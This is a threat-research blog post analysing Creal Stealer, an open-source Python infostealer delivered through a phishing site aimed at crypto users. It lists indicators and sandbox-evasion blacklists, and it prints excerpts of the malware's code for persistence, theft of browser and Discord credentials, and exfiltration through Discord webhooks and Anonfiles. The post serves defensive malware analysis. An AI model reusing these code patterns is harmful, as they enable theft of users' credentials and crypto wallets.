Creal: New Stealer Targets Crypto Users via Phishing

By cybleinc

Published: 2023-03-29 · Archived: 2026-04-10 02:55:28 UTC

Cyble Research & Intelligence labs analyzes Creal Stealer, an open-source stealer actively abused by TAs through phishing sites.

Open-Source Stealer Widely Abused by Threat Actors

The threat of InfoStealers is widespread and has been frequently employed by various Threat Actors (TA)s to launch attacks and make financial gains. Until now, the primary use of stealers by TAs has been to sell logs or to gain initial entry into a corporate network.

Recently, however, TAs have started exploiting this type of malware to disseminate crypto scams through YouTube channels. TAs successfully hacked a YouTube channel that had over 10 million subscribers and removed the original content of the channel, replacing it with two videos promoting cryptocurrency scams. According to reports, the TAs gained access to the YouTube account by stealing session cookies. It is believed that stealer malware might have been involved in the attack.

Recently Cyble Research and Intelligence Labs (CRIL) discovered a phishing site mimicking a Cryptocurrency mining platform that was spreading Creal Stealer.

The figure below shows the phishing site.



Figure 1 – Phishing Site

This site was hosting the stealer payload on Dropbox at *hxxps[:]//www[.]dropbox[.]com/s/dl/x4vgcaac6hcdgla/kryptex-setup-4.25.7[.]zip*.

The stealer binary (*SHA 256: f3197e998822bc45cb9f42c8b153c59573aad409da01ac139b7edd8877600511*) is compiled using PyInstaller indicating that the stealer is coded in Python.



Figure 2 – File Details

After extracting the contents of the PyInstaller compiled file, we spotted a PYC file dubbed ‘Creal’.

The figure below shows the extracted files.



Figure 3 – Creal Stealer PYC File

Further investigation revealed that this stealer's source code and builder were also available on a GitHub repository.

The figure below shows the Creal Stealer GitHub repository.



Figure 4 – Creal Stealer GitHub Repo

We have also observed nearly 50 samples in the wild, indicating that the TAs were actively utilizing the Open-Source code to infect unsuspecting users.

Technical Analysis

Environment Checks

During the initial execution, the stealer identifies whether it is being run in a controlled environment. It checks if the victim's username (obtained via the *getpass.getuser()* function) is present in a list called 'blacklistUsers'.

The table below contains the blacklisted usernames. If a username is found in this list, then the stealer will immediately terminate its execution using the *os._exit(0)* function.

The table below contains the blacklisted usernames.

WDAGUtilityAccount	Lisa	3u2v9m8	Lucas
Abby	John	Julia	mike
hmarc	george	HEUeRzl	PateX
patex	PxmdUOpVyx	fred	h7dk1xPr
RDhJ0CNFevzX	8VizSM	server	Louise
kEecfMwgj	w0fjuOVmCcP5A	BvJChRPnsxn	User01
Frank	lmVwjj9b	Harry Johnson	test
8Nl0ColNQ5bq	PqONjHVwexsS	SqgFOf3G	RGzcBUyrznReg

After this, the stealer defines a list named "blacklistUsername" and then gets the hostname of the victim's machine using the *socket.gethostname()* method. The script proceeds to verify if the obtained hostname matches any of the names in the "blacklistUsername" list.

If a match is discovered, the script promptly terminates itself by executing the *os._exit(0)* function.

The table below shows the hardcoded blacklisted hostnames present in the stealer binary.

BEE7370C-8C0C-4	LISA-PC	DESKTOP-7XC6GEZ	SERVER-PC	ACEPC
DESKTOP-NAKFFMT	JOHN-PC	DESKTOP-5OV9S0O	TIQIYLA9TW5M	MIKE-PC
WIN-5E07COS9ALR	DESKTOP-B0T93D6	QarZhrdBpj	DESKTOP-KALVINO	DESKTOP-IAPKN1P
B30F0242-1C6A-4	DESKTOP-1PYKP29	ORELEEPC	COMPNAME_4047	DESKTOP-NTU7VUO
DESKTOP-VRSQLAG	DESKTOP-1Y2433R	ARCHIBALDPC	DESKTOP-19OLLTD	LOUISE-PC
Q9IATRKPRH	WILEYPC	JULIA-PC	DESKTOP-DE369SE	T00917

XC64ZB	WORK	d1bnJkfVlH	EA8C2E2A-D017-4	test42]
DESKTOP-D019GDM	6C4E733F-C2D9-4	NETTYPC	AIDANPC	
DESKTOP-WI8CLET	RALPHS-PC	DESKTOP-BUGIO	LUCAS-PC	
SERVER1	DESKTOP-WG3MYJS	DESKTOP-CBGPFEE	MARCI-PC	

Now the stealer checks if the MAC address of the victim's machine is present in the blacklist of MAC addresses defined in a list named BLACKLIST1. It initially retrieves the machine's MAC address using the *getnode()* function from the uuid module and then checks whether the victim's MAC address is present in BLACKLIST1.

If it is present, the *os._exit(0)* function is called, which immediately exits the stealer.

The table below contains the MAC addresses present in BLACKLIST1.

00:15:5d:00:07:34	00:25:90:36:f0:3b	00:50:56:a0:cd:a8	7e:05:a3:62:9c:4d
00:e0:4c:b8:7a:58	00:1b:21:13:21:26	00:50:56:b3:fa:23	52:54:00:b3:e4:71
00:0c:29:2c:c1:21	00:50:56:b3:50:de	52:54:00:a0:41:92	90:48:9a:9d:d5:24
00:25:90:65:39:e4	00:1b:21:13:32:51	00:50:56:b3:f6:57	00:50:56:b3:3b:a6
c8:9f:1d:b6:58:e4	a6:24:aa:ae:e6:12	00:e0:4c:56:42:97	92:4c:a8:23:fc:2e
00:25:90:36:65:0c	08:00:27:45:13:10	ca:4d:4b:ca:18:cc	5a:e2:a6:a4:44:db
00:15:5d:00:00:f3	00:1b:21:13:26:44	f6:a5:41:31:b2:78	00:50:56:ae:6f:54
2e:b8:24:4d:f7:de	3c:ec:ef:43:fe:de	d6:03:e4:ab:77:8e	42:01:0a:96:00:33
00:15:5d:13:6d:0c	d4:81:d7:ed:25:54	00:50:56:ae:b2:b0	00:50:56:97:a1:f8
00:50:56:a0:dd:00	00:25:90:36:65:38	00:50:56:b3:94:cb	5e:86:e4:3d:0d:f6
00:15:5d:13:66:ca	00:03:47:63:8b:de	42:01:0a:8e:00:22	00:50:56:b3:ea:ee
56:e8:92:2e:76:0d	00:15:5d:00:05:8d	00:50:56:b3:4c:bf	3e:53:81:b7:01:13
ac:1f:6b:d0:48:fe	00:0c:29:52:52:50	00:50:56:b3:09:9e	00:50:56:97:ec:f2
00:e0:4c:94:1f:20	00:50:56:b3:42:33	00:50:56:b3:38:88	00:e0:4c:b3:5a:2a
00:15:5d:00:05:d5	3c:ec:ef:44:01:0c	00:50:56:a0:d0:fa	12:f8:87:ab:13:ec
00:e0:4c:4b:4a:40	06:75:91:59:3e:02	00:50:56:b3:91:c8	00:50:56:a0:38:06

42:01:0a:8a:00:22	42:01:0a:8a:00:33	3e:c1:fd:f1:bf:71	2e:62:e8:47:14:49
00:1b:21:13:15:20	ea:f6:f1:a2:33:76	00:50:56:a0:6d:86	00:0d:3a:d2:4f:1f
00:15:5d:00:06:43	ac:1f:6b:d0:4d:98	00:50:56:a0:af:75	60:02:92:66:10:79
00:15:5d:1e:01:c8	1e:6c:34:93:68:64	00:50:56:b3:dd:03	00:50:56:a0:d7:38
00:50:56:b3:38:68	00:50:56:a0:61:aa	c2:ee:af:fd:29:21	be:00:e5:c5:0c:e5
60:02:92:3d:f1:69	42:01:0a:96:00:22	00:50:56:b3:ee:e1	00:50:56:a0:59:10
00:e0:4c:7b:7b:86	00:50:56:b3:21:29	00:50:56:a0:84:88	00:50:56:a0:06:8d
00:e0:4c:46:cf:01	00:15:5d:00:00:b3	00:1b:21:13:32:20	00:e0:4c:cb:62:08
42:85:07:f4:83:d0	96:2b:e9:43:96:76	3c:ec:ef:44:00:d0	4e:81:81:8e:22:4e
56:b0:6f:ca:0a:e7	b4:a9:5a:b1:c6:fd	00:50:56:ae:e5:d5	08:00:27:3a:28:73
12:1b:9e:3c:a6:2c	d4:81:d7:87:05:ab	00:50:56:97:f6:c8	00:15:5d:00:00:c3
00:15:5d:00:1c:9a	ac:1f:6b:d0:49:86	52:54:00:ab:de:59	00:50:56:a0:45:03
00:15:5d:00:1a:b9	52:54:00:8b:a6:08	00:50:56:b3:9e:9e	12:8a:5c:2a:65:d1
b6:ed:9d:27:f4:fa	00:0c:29:05:d8:6e	00:50:56:a0:39:18	16:ef:22:04:af:76
00:15:5d:00:01:81	00:23:cd:ff:94:f0	32:11:4d:d0:4a:9e	00:15:5d:23:4c:ad
4e:79:c0:d9:af:c3	00:e0:4c:d6:86:77	00:50:56:b3:d0:a7	1a:6c:62:60:3b:f4
00:15:5d:b6:e0:cc	3c:ec:ef:44:01:aa	94:de:80:de:1a:35	00:15:5d:00:00:1d
00:15:5d:00:02:26	00:15:5d:23:4c:a3	00:50:56:ae:5d:ea	00:e0:4c:44:76:54
00:50:56:b3:05:b4	00:1b:21:13:33:55	00:50:56:b3:14:59	ac:1f:6b:d0:4d:e4
1c:99:57:1c:ad:e4	00:15:5d:00:00:a4	ea:02:75:3c:90:9f	52:54:00:3b:78:24

Afterward, the stealer checks if the victim's public IP address is present in a blacklist called "sblacklist". It first uses the subprocess module to run a *curl* command to retrieve the device's public IP address. It then checks if this IP address is present in the blacklist. The stealer exits the program if the IP is found in the blacklist.

The table below contains the IP addresses in "sblacklist".

88.132.231.71	188.105.91.116	109.74.154.92	95.25.81.24
207.102.138.83	34.105.183.68	213.33.142.50	92.211.52.62
174.7.32.199	92.211.55.199	109.74.154.91	88.132.227.238

204.101.161.32	79.104.209.33	93.216.75.209	35.199.6.13
207.102.138.93	95.25.204.90	192.87.28.103	80.211.0.97
78.139.8.50	34.145.89.174	88.132.226.203	34.85.253.170
20.99.160.173	109.74.154.90	195.181.175.105	23.128.248.46
88.153.199.169	109.145.173.169	88.132.225.100	35.229.69.227
84.147.62.12	34.141.146.114	92.211.192.144	34.138.96.23
194.154.78.160	212.119.227.151	34.83.46.130	192.211.110.74
92.211.109.160	195.239.51.59	188.105.91.143	35.237.47.12
195.74.76.222	192.40.57.234	34.85.243.241	87.166.50.213
34.105.0.27	64.124.12.162	34.141.245.25	34.253.248.228
195.239.51.3	34.142.74.220	178.239.165.70	212.119.227.167
35.192.93.107	188.105.91.173	84.147.54.113	193.225.193.201
34.145.195.58	34.105.72.241	193.128.114.45	

Now, the stealer checks if certain Python modules are installed, and if they are not, it attempts to install them using *pip*. The modules to be checked and installed are defined in a nested list named “requirements”.

This list contains two strings: the name of the module to be checked and the name of the package that provides the module. Then it loops through each item in the requirements list and tries to import the module using the *__import__* function.

If the import fails (which means the module is not installed), the code launches a subprocess to install the package using pip by running the command *executable -m pip install <package_name>*.

After launching the subprocess to install the package, the code sleeps for 3 seconds before moving on to the next item in the requirements list. The purpose of this sleep period is to give the pip enough time to complete the installation before moving on to the next package.

```
requirements = [
    ["requests", "requests"],
    ["Crypto.Cipher", "pycryptodome"],
]
for modl in requirements:
    try: __import__(modl[0])
    except:
        subprocess.Popen(f"{executable} -m pip install {modl[1]}", shell=True)
        time.sleep(3)
```

Figure 5 – Installing Modules

Persistence

The stealer achieves persistence by copying itself to

AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup directory using the *shutil.copyfileobj()* function.

The figure below shows the persistence technique used in this stealer.

```
startupFolderPath = os.path.join(os.path.expanduser('~'), 'AppData', 'Roaming', 'Mi
startupFilePath = os.path.join(startupFolderPath, fileName)   startupFilePath: 'C:\

if os.path.abspath(filePath).lower() != os.path.abspath(startupFilePath).lower():
    with open(filePath, 'rb') as src_file, open(startupFilePath, 'wb') as dst_file:
        shutil.copyfileobj(src_file, dst_file)
```

Figure 6 – Establishing Persistence

Data Collection

The stealer defines and assigns values to global variables such as keyword, cookiWords, paswWords, CookiCount, P4sswCount, WalletsZip, GamingZip, and OtherZip.

```
global keyword, cookiWords, paswWords, CookiCount, P4sswCount, WalletsZip, GamingZip, OtherZip

keyword = [
    'mail', '[coinbase](https://coinbase.com)', '[sellix](https://sellix.io)', '[gmail](https://gmail.com)',
]

CookiCount, P4sswCount = 0, 0
cookiWords = []
paswWords = []

WalletsZip = [] # [Name, Link]
GamingZip = []
OtherZip = []
```

Figure 7 – Global Variables

The keyword variable contains certain names and their respective domain names that the stealer targets. Now, the stealer retrieves login credentials and cookies from the browsers based on the list of names mentioned in the table below.

Name	Domain	Name	Domain
coinbase	hxxps://coinbase.com	minecraft	hxxps://minecraft.net
sellix	hxxps://sellix.io	paypal	hxxps://paypal.com
gmail	hxxps://gmail.com	origin	hxxps://origin.com
steam	hxxps://steam.com	amazon	hxxps://amazon.com
Discord	hxxps://Discord.com	ebay	hxxps://ebay.com

riotgames	hxxps://riotgames.com	aliexpress	hxxps://aliexpress.com
youtube	hxxps://youtube.com	playstation	hxxps://playstation.com
instagram	hxxps://instagram.com	hbo	hxxps://hbo.com
tiktok	hxxps://tiktok.com	xbox	hxxps://xbox.com
twitter	hxxps://twitter.com	binance	hxxps://binance.com
facebook	hxxps://facebook.com	hotmail	hxxps://hotmail.com
epicgames	hxxps://epicgames.com	outlook	hxxps://outlook.com
spotify	hxxps://spotify.com	crunchyroll	hxxps://crunchyroll.com
yahoo	hxxps://yahoo.com	telegram	hxxps://telegram.com
roblox	hxxps://roblox.com	pornhub	hxxps://pornhub.com
twitch	hxxps://twitch.com	disney	hxxps://disney.com
uber	hxxps://uber.com	expressvpn	hxxps://expressvpn.com
netflix	hxxps://netflix.com		

Now, the stealer creates multiple threads using the threading module in Python and initiates the data-stealing functionality in parallel.

As shown in the figure below, the malware iterates through a list of application paths, starts a thread for each path it encounters, and executes a specific function responsible for stealing data from the victim's machine.

```
for patt in browserPaths:
    a = threading.Thread(target=getT0k3n, args=[patt[0], patt[2]])
    a.start()
    Threadlist.append(a)
for patt in discordPaths:
    a = threading.Thread(target=G3tD1sc0rd, args=[patt[0], patt[1]])
    a.start()
    Threadlist.append(a)

for patt in browserPaths:
    a = threading.Thread(target=getP4ssw, args=[patt[0], patt[3]])
    a.start()
    Threadlist.append(a)
```

Figure 8 – Multithreading

This stealer targets Chromium-based browsers, chat and gaming applications, cold crypto wallets, and browser extensions.

The figure below shows the applications targeted by Creal Stealer.



Figure 9 – Targeted Applications

Creal stealer makes a GET request to *hxxps[:]//api.ipify.org/* to identify the victim's IP. Now it appends the IP address to *hxxps[:]//geolocation-db.com/jsonp/* and makes a GET request to fetch the victim's geolocation details.

As shown in the figure below, these geolocation details are added to the variables and will be later sent to the TA's Discord channel.

```
def globalInfo():
    ip = g3t1p()
    us3rn4m1 = os.getenv("USERNAME")
    ipdatanojson = urlopen(Request(f"https://geolocation-db.com/jsonp/{ip}")).read().decode().replace('callback(', '').replace('})', '}')
    # print(ipdatanojson)
    ipdata = loads(ipdatanojson)
    contry = ipdata["country_name"]
    contryCode = ipdata["country_code"].lower()
    sehir = ipdata["state"]

    globalinfo = f":flag_{contryCode}:  - `{us3rn4m1.upper()} | {ip} ({contry})`"
    return globalinfo
```

Figure 10 – Fetching Geoinformation

To store the stolen data, including cookies and passwords, this stealer employs a commonly used function called *wr1tef0rf1l3* that writes the information into files for exfiltration. The *wr1tef0rf1l3* function requires two arguments, "data" and "name".

The "data" argument holds the stolen data that is to be saved, while the "name" argument specifies the desired filename. These files are saved in the *%temp%* directory, and the file names are prefixed with the string "cr", as shown below.



Figure 11 – Writing Stolen Data

Data Exfiltration

Creal Stealer is capable of exfiltrating data using Discord Webhooks and multiple file-hosting & sharing platforms such as Anonfiles and Gofile. Prior to exfiltration, this stealer removes the file extensions of .txt files containing the stolen data and compresses these files using the zip file module.

The figure below shows Creal stealer's file upload code.

```
for file in ["crpassw.txt", "crcook.txt"]:    file: 'crpassw.txt'
    # upload(os.getenv("TEMP") + "\\" + file)
    upload(file.replace(".txt", ""), uploadToAnonfiles(os.getenv("TEMP") + "\\" + file))
```

Figure 12 – Removes .txt Extension

Finally, Creal Stealer makes a POST request using the *urlopen()* function *to* exfiltrate data using a Discord webhook. This stealer uses a dictionary object containing HTTP request headers, as shown in the figure below.

```
def L04durl1b(hook, data='', files='', headers=''):
    for i in range(8):
        try:
            if headers != '':
                r = urlopen(Request(hook, data=data, headers=headers))
                return r
            else:
                r = urlopen(Request(hook, data=data))
                return r
]
headers = {
    "Authorization": t0k3n,
    "Content-Type": "application/json",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0"
}
```

Figure 13 – Requesting Header

The figure below shows the data exfiltration using Discord webhooks.



Figure 14 – Data Exfiltration via Discord

Conclusion

Creal Stealer's builder and source code are available on GitHub, which enables TAs to modify the code to suit their requirements. This can result in the emergence of various stealers from Creal Stealer's source code, posing a

significant threat to users. The trend of using open-source code in malware is increasing among cybercriminals, since it allows them to create sophisticated and customized attacks with minimal expenses.

Our Recommendations:

